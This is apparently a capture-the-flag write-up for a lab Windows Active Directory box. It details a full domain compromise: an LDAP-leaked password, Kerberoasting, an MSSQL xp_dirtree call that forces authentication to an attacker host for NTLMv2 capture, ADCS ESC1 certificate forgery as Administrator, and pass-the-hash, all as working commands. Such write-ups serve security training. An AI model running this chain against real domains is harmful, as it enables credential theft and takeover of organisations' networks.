Overcertified
Overview
Overcertified is an easy Windows Active Directory box with an Active
Directory Certificate Services (ADCS) twist. The LDAP service account
(ldapusr) has its own password stored in its LDAP description field — an
embarrassingly common real-world misconfiguration. With those credentials,

BloodHound reveals a Kerberoastable MSSQLSERVER account whose cracked password
gives MSSQL access. Inside MSSQL, xp_dirtree forces an outbound
authentication that Responder captures as thomas’s NTLMv2 hash. Cracking
that hash and logging in as thomas, certipy identifies the Auth certificate
template as vulnerable to ESC1 (enrollee-supplied Subject Alternative Name
with Client Authentication EKU). Requesting a certificate impersonating
administrator@certified.htb and authenticating with it via PKINIT yields the
Administrator NTLM hash, completing the domain compromise.
Path: LDAP description → ldapusr:ldapisfun → Kerberoast MSSQLSERVER →
MSSQL xp_dirtree → capture thomas’s NTLMv2 → SSH/WinRM as thomas →
certipy ESC1 → certificate as Administrator → NTLM hash → pass-the-hash →
root.
Enumeration
A full port scan identifies a Windows domain controller for certified.htb with
ADCS-related services present:
$ nmap -p- -A 10.129.229.25 -Pn
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0
9389/tcp  open  mc-nmf        .NET Message Framing

Domain: certified.htb, hostname: CERTIFIED. Adding both certified.htb and
CERTIFIED.certified.htb to /etc/hosts.
Anonymous SMB and RPC enumeration return nothing useful. Anonymous LDAP bind succeeds and leaks user objects — notably:
CN=ldapusr,CN=Users,DC=certified,DC=htbMSSQLSERVERservice accountthomas
The ldapusr object’s description attribute contains the account’s own
password: ldapisfun.
Foothold — BloodHound Collection and Kerberoasting

With ldapusr:ldapisfun, BloodHound can be collected:
$ python3 /tools/bloodhoundCE-py/bloodhound.py -u ldapusr -p "ldapisfun" \
    -d certified.htb -c All --zip -ns 10.129.229.25
A Kerberoastable users cypher query in BloodHound identifies MSSQLSERVER:

Requesting the service ticket requires syncing the clock first (7-hour skew):
$ sudo systemctl stop systemd-timesyncd.service
$ sudo rdate -n certified.htb
$ GetUserSPNs.py certified.htb/ldapusr:ldapisfun -dc-ip 10.129.229.25 -request
Cracking the resulting TGS hash with hashcat:
$ hashcat -m 13100 SQLHash /tools/SecLists/Passwords/Leaked-Databases/rockyou.txt

Recovered credentials: mssqlserver:lucky7

An initial port scan missed MSSQL (port 1433 was filtered); a quick rescan confirms it is open. Connecting with impacket:
$ mssqlclient.py certified.htb/mssqlserver:lucky7@certified.htb -windows-auth
Lateral Movement — xp_dirtree to NTLMv2 Capture
xp_cmdshell cannot be enabled, but xp_dirtree works and will trigger an
outbound SMB authentication to an attacker-controlled server. Starting Responder
on the tun0 interface and pointing xp_dirtree at our host:
xp_dirtree \\10.10.14.3\ha1ks


Responder captures thomas’s NTLMv2 hash. Cracking it:
$ hashcat -m 5600 thomashash /tools/SecLists/Passwords/Leaked-Databases/rockyou.txt

Credentials recovered: thomas:159357
User


Logging in as thomas (via WinRM on 5985) and checking group memberships shows
no special privileges or admin groups:
The user flag is in thomas’s home directory.
Privilege Escalation — ADCS ESC1
The initial BloodHound collection did not include certificate template data.
Running certipy with the -bloodhound flag adds it:
$ certipy find -u "thomas" -p "159357" -bloodhound -target certified.htb

Using the -old-bloodhound flag produces a format that BloodHound CE resolves
correctly:
$ certipy find -u "thomas" -p "159357" -old-bloodhound -target certified.htb

Reviewing the certipy text output shows the Auth template is vulnerable to
ESC1:
[!] Vulnerabilities
  ESC1: 'CERTIFIED.HTB\\Domain Users' and 'CERTIFIED.HTB\\Authenticated Users'
        can enroll, enrollee supplies subject and template allows client authentication

ESC1 means any domain user can request a certificate from the Auth template
and specify an arbitrary UPN in the Subject Alternative Name — including
administrator@certified.htb.
Requesting a certificate impersonating the Administrator:
$ certipy req -u "thomas" -p "159357" -ca "CERTIFIED-CA" \
    -template "Auth" -upn administrator@certified.htb -target CERTIFIED-CA

Authenticating with the certificate to recover the Administrator NTLM hash:
$ certipy auth -pfx administrator.pfx

Root
Pass the Administrator NTLM hash into Evil-WinRM for a root shell:
$ evil-winrm -u Administrator -H <hash> -i certified.htb

Domain compromised.
Takeaways
- Storing a password in an LDAP description field is a real-world finding
that surfaces regularly; always check the
descriptionattribute on service accounts during LDAP enumeration. - ADCS ESC1 is one of the most impactful ADCS misconfigurations: a template that allows enrollee-supplied SAN and has Client Authentication EKU lets any enrollee forge certificates for any identity in the domain, including Administrator — instant privilege escalation with no exploit code required.